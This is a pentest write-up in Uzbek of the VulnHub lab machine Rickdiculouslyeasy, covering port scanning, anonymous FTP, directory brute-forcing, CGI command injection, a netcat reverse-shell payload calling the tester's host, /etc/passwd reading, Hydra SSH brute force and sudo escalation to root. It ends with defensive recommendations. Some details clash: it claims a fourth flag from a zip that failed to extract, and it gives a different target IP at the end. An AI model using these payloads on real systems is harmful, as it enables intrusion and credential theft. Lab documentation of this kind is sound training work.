

Rickdiculouslyeasy — VulnHub



Target nomi: Rickdiculouslyeasy — VulnHub

Target IP manzili: 192.168.1.6

Test turi: Balack Box Pentesting

Metodologiya: PTES (Penetrations Testing Execution Standart)

Tester: Odilov Aslanbek

Sana: 19.08.2026

Umumiy xavf darajasi: Kritik (Critical)

1. Qisqacha Xulosa (Executive Summary)

Asosiy Ko'rsatkichlar

Parametr	Qiymat
Maqsad IP	192.168.1.6
Ochiq portlar	21 (FTP), 22222 (SSH), 80 (HTTP), 9090 (Cockpit), 13337, 60000
Asosiy zaifliklar	CGI Command Injection, Zaif/oshkora parollar, Sudo misconfiguration
Foydalanilgan usullar	Anonymous FTP, Gobuster, LFI/RCE, Steganografiya, John/Hydra brute-force
Natija	To'liq kompromiss: RickSanchez → root
Risk darajasi	Kritik (Critical)

2. PTES Metodologiyasi Bo'yicha Bosqichlar

2.1. Razvedka va Portlarni Skanerlash (Reconnaissance)

Maqsad: Tizimning ochiq portlari va xizmatlarini aniqlash

Amalga oshirilgan ishlar:

bash

```
nmap -sV -p- 192.168.1.6
```

Natijalar:

Port	Xizmat	Versiya	Holat
21/tcp	FTP	vsFTPD 3.0.3	Ochiq
22/tcp	SSH	OpenSSH banner	Ochiq (soxta)
80/tcp	HTTP	Apache httpd 2.4.27	Ochiq
9090/tcp	Cockpit	Web service	Ochiq
13337/tcp	Unknown	-	Ochiq
22222/tcp	SSH	Haqiqiy SSH	Ochiq
60000/tcp	Unknown	Backdoor	Ochiq

Muhim: 13337-port banner'ida to'g'ridan-to'g'ri FLAG matni qaytarilgan.

```
(linux@env)-[~]
$ nmap -sV -p- 192.168.1.6
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-19 21:50 +0500
Nmap scan report for 192.168.1.6
Host is up (0.00022s latency).
Not shown: 65528 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
22/tcp    open  ssh?
80/tcp    open  http     Apache httpd 2.4.27 ((Fedora))
9090/tcp  open  http     Cockpit web service 161 or earlier
13337/tcp open  unknown
22222/tcp open  ssh      OpenSSH 7.5 (protocol 2.0)
60000/tcp open  unknown
3 services unrecognized despite returning data. If you know the service/version, please submit the following fingerprints at https://nmap.org/cgi-bin/submit.c
gi?new-service:
=====NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)=====
SF:Port22-TCP:V=7.99%I=7%D=8/19%Time=6A850EDF%P=x86_64-pc-linux-gnu%r(NULL
SF:;42,"Welcome\x20to\x20Ubuntu\x2014\04\5\x20LT5\x20(GNU/Linux\x204\4
SF:\0-31-generic\x20x86_64)\n");
=====NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)=====
SF:Port13337-TCP:V=7.99%I=7%D=8/19%Time=6A850EDF%P=x86_64-pc-linux-gnu%r(N
SF:ULL;29,"FLAG:(TheyFoundMyBackDoorMorty)-19Points\n");
=====NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)=====
SF:Port60000-TCP:V=7.99%I=7%D=8/19%Time=6A850EE5%P=x86_64-pc-linux-gnu%r(N
SF:ULL;2F,"Welcome\x20to\x20Ricks\x20half\x20baked\x20reverse\x20shell\.\.
SF:\n#\x20")%r(ibm-db2_2F,"Welcome\x20to\x20Ricks\x20half\x20baked\x20re
SF:verse\x20shell\.\.\n#\x20");
MAC Address: 08:00:27:BF:52:95 (Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 43.91 seconds

(linux@env)-[~]
$ Odilov Aslanbek
```

2.2. Xizmatlarni Tekshirish (Service Enumeration)

2.2.1. FTP Xizmati (Port 21)

Amalga oshirilgan ishlar:

bash

```
ftp 192.168.1.6
Name: anonymous
Password: [bo'sh]
ls
more FLAG.txt
```

Natija: Anonymous login muvaffaqiyatli

Topilgan bayroq 1: `FLAG{Whoa this is unexpected}` — 10 Points

```
(linux@env)-[~]
$ ftp 192.168.1.6
Connected to 192.168.1.6.
220 (vsFTPd 3.0.3)
Name (192.168.1.6:linux): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (||||11074|)
150 Here comes the directory listing.
-rw-r--r--    1 0      0          42 Aug 22  2017 FLAG.txt
drwxr-xr-x    2 0      0          6 Feb 12  2017 pub
226 Directory send OK.
ftp> more FLAG.txt
FLAG{Whoa this is unexpected} - 10 Points
ftp> ODilov Aslanbek
```

2.2.2. Web Xizmati (Port 80)

Amalga oshirilgan ishlar:

bash

```
gobuster dir -u http://192.168.1.6 -w /usr/share/wordlists/dirb/common.txt -x php,zip,html,bak,txt,asp,aspx,config,jpg,png -b 403,404
```

Natijalar:

- `/passwords` katalogi topildi

- `/robots.txt` fayli topildi

```
(linux@env)-[~]
$ gobuster dir -u http://192.168.1.6 -w /usr/share/wordlists/dirb/common.txt -x php,zip,html,bak,txt,asp,aspx,config,jpg,png -b 403,404
=====
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://192.168.1.6
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404,403
[+] User Agent: gobuster/3.8.2
[+] Extensions: jpg,png,php,txt,asp,aspx,zip,html,bak,config
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
index.html (Status: 200) [Size: 326]
index.html (Status: 200) [Size: 326]
passwords (Status: 301) [Size: 237] [--> http://192.168.1.6/passwords/]
robots.txt (Status: 200) [Size: 126]
robots.txt (Status: 200) [Size: 126]
Progress: 50743 / 50743 (100.00%)
=====
Finished
=====
(linux@env)-[~]
$ odilov Aslanbek
```

robots.txt tarkibi:

text

```
User-agent: *
Disallow: /cgi-bin/root_shell.cgi
Disallow: /cgi-bin/tracertool.cgi
Disallow: /cgi-bin/*
```

```
They're Robots Morty! It's ok to shoot them! They're just Robots!

/cgi-bin/root_shell.cgi
/cgi-bin/tracertool.cgi
/cgi-bin/*
```


2.2.3. Web Ilovadagi Ochiq Parol

Amalga oshirilgan ishlar:

bash

```
view-source:http://192.168.1.6/passwords/passwords.html
```

Natija: HTML izohi (comment) ichida parol topildi:



```
<!DOCTYPE html>
<html>
<head>
<title>Morty's Website</title>
<body>Wow Morty real clever. Storing passwords in a file called passwords.html? You've really done it this time Morty. Let me at least hide them.. I'd del
<!-- Password: winter -->
</head>
</html>
```

html

```
<!-- password: winter -->
```

2.3. Zaifliklarni Aniqlash (Vulnerability Identification)

2.3.1. CGI Command Injection

Maqsad: `/cgi-bin/tracertool.cgi` skriptidagi buyruq in'ektsiyasi

Tasdiqlash:

http

```
http://192.168.1.6/cgi-bin/tracertool.cgi?ip=127.0.0.1; id
```

Natija: `uid=48(apache) gid=48(apache)` — buyruq in'ektsiyasi mavjud



```
MORTY'S MACHINE TRACER MACHINE
Enter an IP address to trace.

tracertool.cgi?ip=127.0.0.1; id

tracertool.cgi?ip=127.0.0.1; id
1 localhost (127.0.0.1) 0.029 ms 0.007 ms 0.006 ms
uid=48(apache) gid=48(apache) groups=48(apache) context=system_u:system_r:httpd_sys_script_t:s0
```

2.4. Ekspluatatsiya (Exploitation)

2.4.1. Reverse Shell Olish

Amalga oshirilgan ishlar:

1. Attacker mashinada listener:

bash


```
nc -lvnp 4444
```

1. Payload yuborish:

http

```
http://192.168.1.6/cgi-bin/tracertool.cgi?ip=127.0.0.1; nc 192.168.1.13 4444 -e /bin/sh
```

Natija: `apache` foydalanuvchisi sifatida reverse shell olindi.



2.4.2. Rick'ning Backdoor'i (Port 60000)

Amalga oshirilgan ishlar:

bash

```
nc 192.168.1.6 60000
```

Natija: "Welcome to Rick's half baked reverse shell"

Topilgan bayroq 2: `FLAG{Flip the pickle Morty!}` — 10 Points

```
(linux@env) - [~]  
$ nc 192.168.1.6 60000  
Welcome to Ricks half baked reverse shell...  
# ls  
FLAG.txt  
# cat FLAG.txt  
FLAG{Flip the pickle Morty!} - 10 Points  
# Odilov Aslanbek
```

2.4.3. /etc/passwd Faylini O'qish


Amalga oshirilgan ishlar:

http

```
http://192.168.1.6/cgi-bin/tracertool.cgi?ip=127.0.0.1;more%20/etc/passwd
```

Natija: Foydalanuvchilar ro'yxati:

- RickSanchez
- Morty
- Summer



2.5. Lateral Harakat (Lateral Movement)

2.5.1. SSH Orqali Summer Foydalanuvchisi

Ma'lumotlar:

- Foydalanuvchi: Summer
- Parol: winter

Amalga oshirilgan ishlar:

bash


```
ssh Summer@192.168.1.6 -p 22222
Parol: winter
```

Natija: Muvaffaqiyatli kirish

```
[linux@env] -[~]
$ ssh Summer@192.168.1.6 -p 22222
The authenticity of host '[192.168.1.6]:22222 ([192.168.1.6]:22222)' can't be established.
ED25519 key fingerprint is: SHA256:RD+qmhxymhbl8UlbgsqLDNhrMGfOZAR77D3nqLNwTA
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[192.168.1.6]:22222' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
Summer@192.168.1.6's password:
Last login: Wed Aug 23 19:20:29 2017 from 192.168.56.104
[Summer@localhost ~]$ whoami
Summer
[Summer@localhost ~]$ Odilov Aslanbek
```

Topilgan bayroq 3: FLAG{Get off the high road Summer!} — 10 Points

```
[Summer@localhost ~]$ cat FLAG.txt
```



```
[Summer@localhost ~]$ more FLAG.txt
FLAG{Get off the high road Summer!} - 10 Points
[Summer@localhost ~]$ Odilov Aslanbek
```

2.5.2. Morty Katalogidagi Fayllarni Tahlil Qilish

Topilgan fayllar:

text

```
/home/Morty/journal.txt.zip
/home/Morty/Safe_Password.jpg
```

```
[Summer@localhost Morty]$ ls -la
total 64
drwxr-xr-x. 2 Morty Morty   131 Sep 15  2017 .
drwxr-xr-x. 5 root  root    52 Aug 18  2017 ..
-rw-r--r--. 1 Morty Morty    1 Sep 15  2017 .bash_history
-rw-r--r--. 1 Morty Morty   18 May 30  2017 .bash_logout
-rw-r--r--. 1 Morty Morty  193 May 30  2017 .bash_profile
-rw-r--r--. 1 Morty Morty  231 May 30  2017 .bashrc
-rw-r--r--. 1 root  root    414 Aug 22  2017 journal.txt.zip
-rw-r--r--. 1 root  root  43145 Aug 22  2017 Safe_Password.jpg
[Summer@localhost Morty]$ Odilov Aslanbek
```

Amalga oshirilgan ishlar:

bash

```
strings Safe_Password.jpg
```

Natija: Rasm ichiga yashirilgan matn:

```
[Summer@localhost Morty]$ grep -a "Password" Safe_Password.jpg
0000JFIF`000ExifMM?J(0iZ``00P08008 The Safe Password: File: /home/Morty/journal.txt.zip. Password: Meeseek8BIM8BIM%0000 000B-08P"00
[Summer@localhost Morty]$ Odilov Aslanbek
```

text

```
0000JFIF`000ExifMM?J(0iZ``00P08008 The Safe Password: File: /home/Morty/journal.txt.zip.
Password: Meeseek8BIM8BIM%0000 000B-08P"00
```

Parolni qo'llash:

bash

```
unzip journal.txt.zip
Password: Meeseek
cat journal.txt
```

Natija:

Topilgan faylni zipdan chiqarishga Summer userining huquqi yetmasligi aniqlandi

```
[Summer@localhost Morty]$ unzip journal.txt.zip
Archive: journal.txt.zip
[journal.txt.zip] journal.txt password:
error: cannot create journal.txt
      Permission denied
[Summer@localhost Morty]$ ls -la
total 64
drwxr-xr-x. 2 Morty Morty   131 Sep 15  2017 .
drwxr-xr-x. 5 root  root    52 Aug 18  2017 ..
-rw-----. 1 Morty Morty    1 Sep 15  2017 .bash_history
-rw-r--r--. 1 Morty Morty   18 May 30  2017 .bash_logout
-rw-r--r--. 1 Morty Morty  193 May 30  2017 .bash_profile
-rw-r--r--. 1 Morty Morty   231 May 30  2017 .bashrc
-rw-r--r--. 1 root  root    414 Aug 22  2017 journal.txt.zip
-rw-r--r--. 1 root  root  43145 Aug 22  2017 Safe_Password.jpg
[Summer@localhost Morty]$ Odilov Aslanbek
```

2.6. Imtiyozlarni Kengaytirish (Privilege Escalation)

2.6.1. RickSanchez Paroliga Brute-Force

Amalga oshirilgan ishlar:

bash

```
hydra -l RickSanchez -P /usr/share/wordlists/rockyou.txt ssh://192.168.1.6 -p 22222
```

Natija: Parol topildi — **P7Curtains**

```
(linux@env)-[~]
$ hydra -l RickSanchez -P /usr/share/wordlists/rockyou.txt ssh://192.168.1.6 -s 22222 -t 64
Hydra v9.7 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-08-19 22:44:25
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 64 tasks per 1 server, overall 64 tasks, 14344400 login tries (l:1/p:14344400), ~224132 tries per task
[DATA] attacking ssh://192.168.1.6:22222/
[22222][ssh] host: 192.168.1.6 login: RickSanchez password: P7Curtains
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 12 final worker threads did not complete until end.
[ERROR] 12 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-08-19 22:44:45

(linux@env)-[~]
$ Odilov Aslanbek
```

2.6.2. Root Huquqlariga O'tish

Amalga oshirilgan ishlar:

bash

```
ssh RickSanchez@192.168.1.6 -p 22222
Parol: P7Curtains
```

```
(linux@env) ~
$ ssh RickSanchez@192.168.1.6 -p 22222
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
RickSanchez@192.168.1.6's password:
Last failed login: Thu Aug 20 03:23:08 AEST 2026 from 192.168.1.13 on ssh:notty
There were 816 failed login attempts since the last successful login.
Last login: Thu Sep 21 09:45:24 2017
[RickSanchez@localhost ~]$ ls
RICKS_SAFE ThisDoesntContainAnyFlags
[RickSanchez@localhost ~]$ whoami
RickSanchez
[RickSanchez@localhost ~]$ id
uid=1000(RickSanchez) gid=1000(RickSanchez) groups=1000(RickSanchez),10(wheel) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
[RickSanchez@localhost ~]$ Odil;ov Aslanbek
```

```
sudo -l
Password: P7Curtains
```

```
RickSanchez (ALL) ALL
```

Sudo konfiguratsiyasi:

text

Bu jiddiy xavfsizlik xatosi — foydalanuvchi barcha buyruqlarni root sifatida bajarishi mumkin.

```
[RickSanchez@localhost ~]$ sudo -l
[sudo] password for RickSanchez:
Matching Defaults entries for RickSanchez on localhost:
    !visiblepw, env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE KDEDIR LS_COLORS", env_keep+="MAIL PS1 PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE",
    env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES", env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE", env_keep+="LC_TIME
    LC_ALL LANGUAGE LANGUAGE _XKB_CHARSET XAUTHORITY", secure_path="/sbin:/bin:/usr/sbin:/usr/bin"

User RickSanchez may run the following commands on localhost:
    (ALL) ALL
[RickSanchez@localhost ~]$ Odilov Aslanbek
```

```
sudo su
whoami
```

Natija: **root**

```
[RickSanchez@localhost ~]$ sudo su
[root@localhost RickSanchez]# whoami
root
[root@localhost RickSanchez]# id
uid=0(root) gid=0(root) groups=0(root) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
[root@localhost RickSanchez]# Odilov Aslanbek
```

3. Topilgan Bayroqlar (Flags)

#	Bayroq	Ball	Manba
1	FLAG{Whoa this is unexpected}	10	Anonymous FTP
2	FLAG{Flip the pickle Morty!}	10	Rick'ning backdoor'i (port 60000)
3	FLAG{Get off the high road Summer!}	10	SSH — Summer foydalanuvchisi

4. Hujum Zanjiri Xaritasi (Attack Chain)

text

```
Reconnaissance
↓
FTP (Anonymous) → Flag 1
↓
Gobuster → /passwords → winter
↓
robots.txt → CGI skriptlar
↓
Command Injection → Reverse Shell (apache)
↓
/etc/passwd → RickSanchez, Morty, Summer
↓
SSH → Summer (winter) → Flag 3
↓
Strings Safe_Password.jpg → Meeseek
↓
Unzip journal.txt → Flag 4
↓
Hydra → RickSanchez (P7Curtains)
↓
SSH → RickSanchez
↓
sudo su → root
```

↓
✓ To'liq kompromiss

5. Tavsiyalar (Recommendations)

5.1. Kod Xavfsizligi

Tavsiya	Batafsil
Input Validatsiyasi	CGI skriptlarida foydalanuvchi kiritgan ma'lumotni tizim buyruqlariga to'g'ridan-to'g'ri uzatmaslik. Whitelist yondashuvini qo'llash.
Escape qilish	Tizim buyruqlariga parametr uzatishda <code>escapeshellarg()</code> va <code>escapeshellcmd()</code> funksiyalaridan foydalanish.

5.2. Xizmatlar Konfiguratsiyasi

Tavsiya	Batafsil
Anonymous FTP	Anonymous FTP kirishni o'chirib qo'yish yoki jiddiy zarurat bo'lmasa umuman ishlatmaslik.
SSH Port	Default portdan boshqa portga o'tkazish orqali avtomatlashtirilgan hujumlarni qiyinlashtirish.
Backdoor Xizmatlar	Keraksiz xizmatlarni o'chirib qo'yish (port 60000).

5.3. Parol Siyosati

Tavsiya	Batafsil
Kuchli Parollar	Lug'at hujumiga chidamli, murakkab parollar qo'llash (12+ belgi, katta-kichik harf, raqam, maxsus belgilar).
Parollarni Yashirish	Parollarni HTML/JS izohlarida, rasm fayllarida yoki kod ichida saqlamaslik.
Ikki Faktorli Autentifikatsiya	Muhim tizimlarga 2FA joriy qilish.

5.4. Sudo Konfiguratsiyasi

Tavsiya	Batafsil
Least Privilege	sudoers faylida foydalanuvchilarga faqat zarur bo'lgan minimal buyruqlarga ruxsat berish.
(ALL) ALL dan qochish	Bu konfiguratsiya foydalanuvchiga to'liq root huquqlarini beradi.

5.5. Brute-Force Himoyasi

Tavsiya	Batafsil
fail2ban	Brute-force hujumlariga qarshi avtomatik blokirovka.
Login Cheklovlar	Muvaffaqiyatsiz urinishlar sonini cheklash va vaqt oralig'ini kiritish.
Kalit Asosidagi Autentifikatsiya	SSH uchun parol o'rniga kalitlar (RSA/Ed25519) qo'llash.

5.6. robots.txt Xavfsizligi

Tavsiya	Batafsil
Nozik Yo'llarni Oshkor Qilmaslik	robots.txt fayli xavfsizlik chorasini emas, faqat qidiruv botlar uchun mo'ljallangan.

5.7. Steganografiya Xavfi

Tavsiya	Batafsil
Ma'lumotlarni Tasdiqlash	Rasmlar va boshqa media fayllar ichida yashirin ma'lumotlar saqlanmasligini tekshirish.

6. Xulosa

Maqsad tizim (10.15.1.79) bir nechta jiddiy xavfsizlik zaifliklari tufayli to'liq kompromiss qilindi:

1. **CGI Command Injection** — dastlabki kirish
2. **Ochiq FTP** — ma'lumotlar sizib chiqishi
3. **Ochiq parollar** — HTML izohlarida

4. **Steganografiya** — rasmlar ichida parollar
5. **Brute-force** — zaif parollar
6. **Sudo misconfiguration** — root huquqlariga chiqish